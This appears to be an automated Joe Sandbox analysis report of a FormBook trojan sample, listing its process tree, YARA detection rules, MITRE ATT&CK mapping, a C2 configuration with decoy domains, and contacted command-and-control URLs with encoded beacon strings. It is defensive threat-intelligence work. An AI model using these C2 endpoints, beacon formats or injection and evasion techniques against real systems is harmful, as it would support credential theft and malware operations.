ID: 452671
Sample Name: QxVf0A9SFT
Cookbook: default.jbs
Time: 17:45:07
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report QxVf0A9SFT

Overview


General Information

Sample Name:	QxVf0A9SFT (renamed file extension from none to exe)
Analysis ID:	452671
MD5:	04ea3fcf816b22f…
SHA1:	06a21e2a043f00a.
SHA256:	62269dc86f9f29a..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



- **System is w10x64**
- QxVf0A9SFT.exe (PID: 4464 cmdline: 'C:\Users\user\Desktop\QxVf0A9SFT.exe' MD5: 04EA3FCF816B22F98ADF5267204615F0)
  - QxVf0A9SFT.exe (PID: 3720 cmdline: C:\Users\user\Desktop\QxVf0A9SFT.exe MD5: 04EA3FCF816B22F98ADF5267204615F0)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 612 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 5232 cmdline: /c del 'C:\Users\user\Desktop\QxVf0A9SFT.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5220 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.367232255.00000000018D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000012.00000002.367232255.00000000018D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000012.00000002.367232255.00000000018D0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000012.00000002.366037368.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000002.366037368.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.QxVf0A9SFT.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
18.2.QxVf0A9SFT.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
18.2.QxVf0A9SFT.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
18.2.QxVf0A9SFT.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
18.2.QxVf0A9SFT.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: CMSTP Execution Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:


Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QxVf0A9SFT.exe	44%	Virustotal		Browse
QxVf0A9SFT.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.QxVf0A9SFT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.carterandcone.comuL	0%	Avira URL Cloud	safe	
http://www.tiro.comcom4	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/7g	0%	Avira URL Cloud	safe	
http://www.tiro.com4	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://tempuri.org/SeguridadDS.xsd	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/VerdMgH	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.tiro.comc=	0%	Avira URL Cloud	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-czPgm	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/tgA	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.alfenas.info/p2io/?YdE=9rL05XJhqvsTNT&xJB=qSqSgno/BG4XQ9RzVLtR5zfvl4qKeuO7jrFeJ6D3vYZW0mQ/jO0gy2XM9tF7BGvyf3dv	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.adultpeace.com/p2io/?YdE=9rL05XJhqvsTNT&xJB=4oufm6g5t6Bqg3y0mDBWoA8l6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.comd	0%	URL Reputation	safe	
http://www.sajatypeworks.comd	0%	URL Reputation	safe	
http://www.sajatypeworks.comd	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.tiro.comc	0%	URL Reputation	safe	
http://www.tiro.comc	0%	URL Reputation	safe	
http://www.tiro.comc	0%	URL Reputation	safe	
http://www.founder.com.cn/cn&	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnu-h	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnb	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
advancedaccessapplications.com	34.98.99.30	true	true		unknown
adultpeace.com	163.44.239.73	true	true		unknown
alfenas.info	34.102.136.180	true	false		unknown
pixie.porkbun.com	44.227.76.166	true	false		high
www.hiddenwholesale.com	unknown	unknown	true		unknown
www.m678.xyz	unknown	unknown	true		unknown
www.buylocalclub.info	unknown	unknown	true		unknown
www.adultpeace.com	unknown	unknown	true		unknown
www.alfenas.info	unknown	unknown	true		unknown
www.advancedaccessapplications.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.adultpeace.com/p2io/	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.alfenas.info/p2io/?YdE=9rL05XJhqvsTNT&xJB=qSqSgno/BG4XQ9RzVLtR5zfvl4qKeuO7jrFeJ6D3vYZW0mQ/jO0gy2XM9tF7BGvyf3dv	false	• Avira URL Cloud: malware	unknown
http://www.adultpeace.com/p2io/?YdE=9rL05XJhqvsTNT&xJB=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	alfenas.info	United States		15169	GOOGLEUS	false
163.44.239.73	adultpeace.com	Japan		7506	INTERQGMOInternetIncJP	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452671
Start date:	22.07.2021
Start time:	17:45:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QxVf0A9SFT (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 37.5% (good quality ratio 33.3%) • Quality average: 72.5% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:46:33	API Interceptor	1x Sleep call for process: QxVf0A9SFT.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
163.44.239.73	Tlz3P6ra10.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?xXk8kx=Bxltd27xbtZdOP20&B6eTzpeH=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6hexLg8JEjAkVm64g==
	ZQGMiyaTir.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?_0GL=KlDtj2THDpk4&C4t8=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW
	kXkTaGocR5.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?-Z0dqT=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW&6l-DO=iR-PKD00knl4
	heoN5wnP2d.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?9rT0=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NOt68HOxKR&l2M=0pZ4_
	eTWZtFRRMJ.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?X48P0=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NOt68HOxKR&NJ=6lvHNFHx
	FORM_C__.EXE	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?g4bXpniX=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NkyKMHKzCR&2dox=1bTx
	Payment copy_MT103_9847.exe	Get hash	malicious	Browse	• www.bbptimes.com/p6nu/?5jYLcPK=ZI3MMCwwW/BV/afxqGKZQfQUWIyKPxlpFz0nCvBmz/Y4y5woIUYuT9T71ozNNgOkDEhp&X8mhB2=5jkpX2b8GHg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1itFWK1W1z.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?6lvt=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NkyKMHKzCR&uXU=St-HtfY8
	ITAPQJikGw.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?CFQHg=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NkyKMHKzCR&Pr980v=G2MtWNVHS
	LkvumUsaQX.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?7ntDA=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6hexLg8JEjAkVm64g==&p48x=MN6xDxf80FMxbj4
	FORM C1.xlsx	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?lljDp=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&4h=wZutZX1pT2
	qXDtb88hht.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?Z8E=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NOt68HOxKR&b0GDi6=Q6Ahtfox
	FORM B.xlsx	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?9r=4hGhubGX5Ne8OP9p&zv7Dz=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==
	17jLieeOPx.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?D48=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NkyKMHKzCR&2dYX6=1b-D6VYx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Compliance - Request for Courtesy Call -.xlsx	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?vzr=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&0b=7nm4TjipE4K
	U4JZ8cQqvU.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?6lyPdB=iR-deNZP3&z8l4HhO=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NkyKMHKzCR
